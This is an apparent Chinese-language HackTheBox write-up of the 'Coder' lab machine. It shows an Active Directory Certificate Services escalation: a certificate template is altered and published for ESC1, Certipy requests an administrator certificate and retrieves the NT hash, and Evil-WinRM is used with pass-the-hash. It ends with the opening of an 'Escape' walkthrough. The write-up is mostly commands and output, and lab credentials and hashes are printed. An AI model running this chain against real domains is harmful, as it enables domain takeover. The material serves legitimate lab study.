
与上面的”computer”模板相比,需要更改”Enrollee Supplies Subject”和”Certificate Name Flag”。如果在Certipy仓库中搜索该字符串,看到它们可能是相关的,并且ENROLLEE_SUPPLIES_SUBJECT值为1:

它与msPKI-Certificate-Name-Flag有关。像上面那样在PowerShell中获得一个模板作为对象:

1
2
*Evil-WinRM* PS C:\programdata> Export-ADCSTemplate -displayName Computer > computer.json
*Evil-WinRM* PS C:\programdata> $computer = cat computer.json -raw | ConvertFrom-Json

可以找到需要更改的属性的确切名称:

1
2
*Evil-WinRM* PS C:\programdata> $computer | get-member | findstr Name-Flag
msPKI-Certificate-Name-Flag NoteProperty int msPKI-Certificate-Name-Flag=402653184

把它改成0x1

1
*Evil-WinRM* PS C:\programdata> $computer.'msPKI-Certificate-Name-Flag' = 0x1

现在将其输出到JSON中,然后创建模板,并注册e.black:

1
2
3
*Evil-WinRM* PS C:\programdata> $computer | ConvertTo-Json | Set-Content computer-mod-esc1.json
*Evil-WinRM* PS C:\programdata> New-ADCSTemplate -DisplayName "0xdf-ESC1" -Publish -JSON (cat computer-mod-esc1.json -raw)
*Evil-WinRM* PS C:\programdata> Set-ADCSTemplateACL -DisplayName "0xdf-ESC1" -type allow -identity 'coder\e.black' -enroll


如果扫描Coder与证书现在寻找易受攻击的模板(-vulnerable),这个新的模板:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
-<ROOT@kali:~/hackthebox/machine/coder>-                                                                          -<pts/6>-
-<#>- certipy find -u e.black -p ypOSJXPqlDOxxbQSfEERy300 -target coder.htb -text -stdout -vulnerable
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Trying to get CA configuration for 'coder-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'coder-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'coder-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'coder-DC01-CA'
[*] Enumeration output:
Certificate Authorities
0
CA Name : coder-DC01-CA
DNS Name : dc01.coder.htb
Certificate Subject : CN=coder-DC01-CA, DC=coder, DC=htb
Certificate Serial Number : 2180F0D10CFECB9840260D0730724BDF
Certificate Validity Start : 2022-06-29 03:51:44+00:00
Certificate Validity End : 2052-06-29 04:01:44+00:00
Web Enrollment : Disabled
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Permissions
Owner : CODER.HTB\Administrators
Access Rights
ManageCertificates : CODER.HTB\Administrators
CODER.HTB\Domain Admins
CODER.HTB\Enterprise Admins
ManageCa : CODER.HTB\Administrators
CODER.HTB\Domain Admins
CODER.HTB\Enterprise Admins
Enroll : CODER.HTB\Authenticated Users
Certificate Templates
0
Template Name : 0xdf-ESC1
Display Name : 0xdf-ESC1
Certificate Authorities : coder-DC01-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : True
Certificate Name Flag : EnrolleeSuppliesSubject
Enrollment Flag : AutoEnrollment
Private Key Flag : AttestNone
Extended Key Usage : Server Authentication
Client Authentication
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Validity Period : 1 year
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Permissions
Enrollment Permissions
Enrollment Rights : CODER.HTB\Erron Black
Object Control Permissions
Owner : CODER.HTB\Erron Black
Full Control Principals : CODER.HTB\Domain Admins
CODER.HTB\Local System
CODER.HTB\Enterprise Admins
Write Owner Principals : CODER.HTB\Domain Admins
CODER.HTB\Local System
CODER.HTB\Enterprise Admins
Write Dacl Principals : CODER.HTB\Domain Admins
CODER.HTB\Local System
CODER.HTB\Enterprise Admins
Write Property Principals : CODER.HTB\Domain Admins
CODER.HTB\Local System
CODER.HTB\Enterprise Admins
[!] Vulnerabilities
ESC1 : 'CODER.HTB\\Erron Black' can enroll, enrollee supplies subject and template allows client authentication
ESC4 : Template is owned by CODER.HTB\Erron Black

ESC1是配置的,ESC4是因为e.black拥有模板(因此可以滥用它)。


  • Exploit ESC1
1
2
3
4
5
6
7
8
9
10
11
12
13
-<ROOT@kali:~/hackthebox/machine/coder>-                                                                          -<pts/6>-
-<#>- ntpdate dc01.coder.htb
2023-12-20 23:14:02.635290 (-0500) -0.015002 +/- 0.157799 dc01.coder.htb 10.10.11.207 s1 no-leap
-<ROOT@kali:~/hackthebox/machine/coder>- -<pts/6>-
-<#>- certipy req -u e.black -p ypOSJXPqlDOxxbQSfEERy300 -target coder.htb -ca coder-DC01-CA -template 0xdf-ESC1 -upn administrator@coder.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 25
[*] Got certificate with UPN 'administrator@coder.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'


使用administrator.pfx dump administrator的NTLM hash

1
2
3
4
5
6
7
8
9
10
-<ROOT@kali:~/hackthebox/machine/coder>-                                                                          -<pts/6>-
-<#>- certipy auth -pfx administrator.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@coder.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@coder.htb': aad3b435b51404eeaad3b435b51404ee:807726fcf9f188adc26eeafd7dc16bb7

WinRM administrator shell

1
2
3
4
5
6
7
8
9
10
-<ROOT@kali:~/hackthebox/machine/coder>-                                                                          -<pts/6>-

-<#>- evil-winrm -i dc01.coder.htb -u administrator -H 807726fcf9f188adc26eeafd7dc16bb7

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
coder\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../Desktop/root.txt
9480de5c3cdffb5a4e42606911ff066e

Reference Sources

  • 0xdf’s blog Coder walkthrough
  • SharpHound v1.1.1
  • bloodhound 4.3.1
  • InvisibilityCloak
  • Certifried: Active Directory Domain Privilege Escalation (CVE-2022–26923)
  • ADCSTemplate
  • impacket
  • Certipy
  • Abusing Active Directory Certificate Services – Part One

SQL 服务账户与两种身份路径

MSSQL 认证请求和日志凭据引向证书模板。原文同时保留证书路径与 Silver Ticket 路径,并记录两者使用的密钥、SID 与服务权限。

来源 escape · 原记录 2023-06-18 · 38 个代码块 · 11 处图片引用

查看分析过程、攻击步骤与完整代码

简述

本文是medium难度的HTB Escape机器的域渗透部分,其中Net-NTLMv2, ADCS, PTH, Silver Ticket等域渗透细节是此box的特色,主要参考0xdf’s blog Escape walkthrough和HTB’s official Escape walkthrough记录这篇博客加深记忆和理解,及供后续做深入研究查阅,备忘。

信息收集

nmap

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
nmap -p- --min-rate 10000 10.10.11.202
PORT STATE SERVICE
53/tcp open domain
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
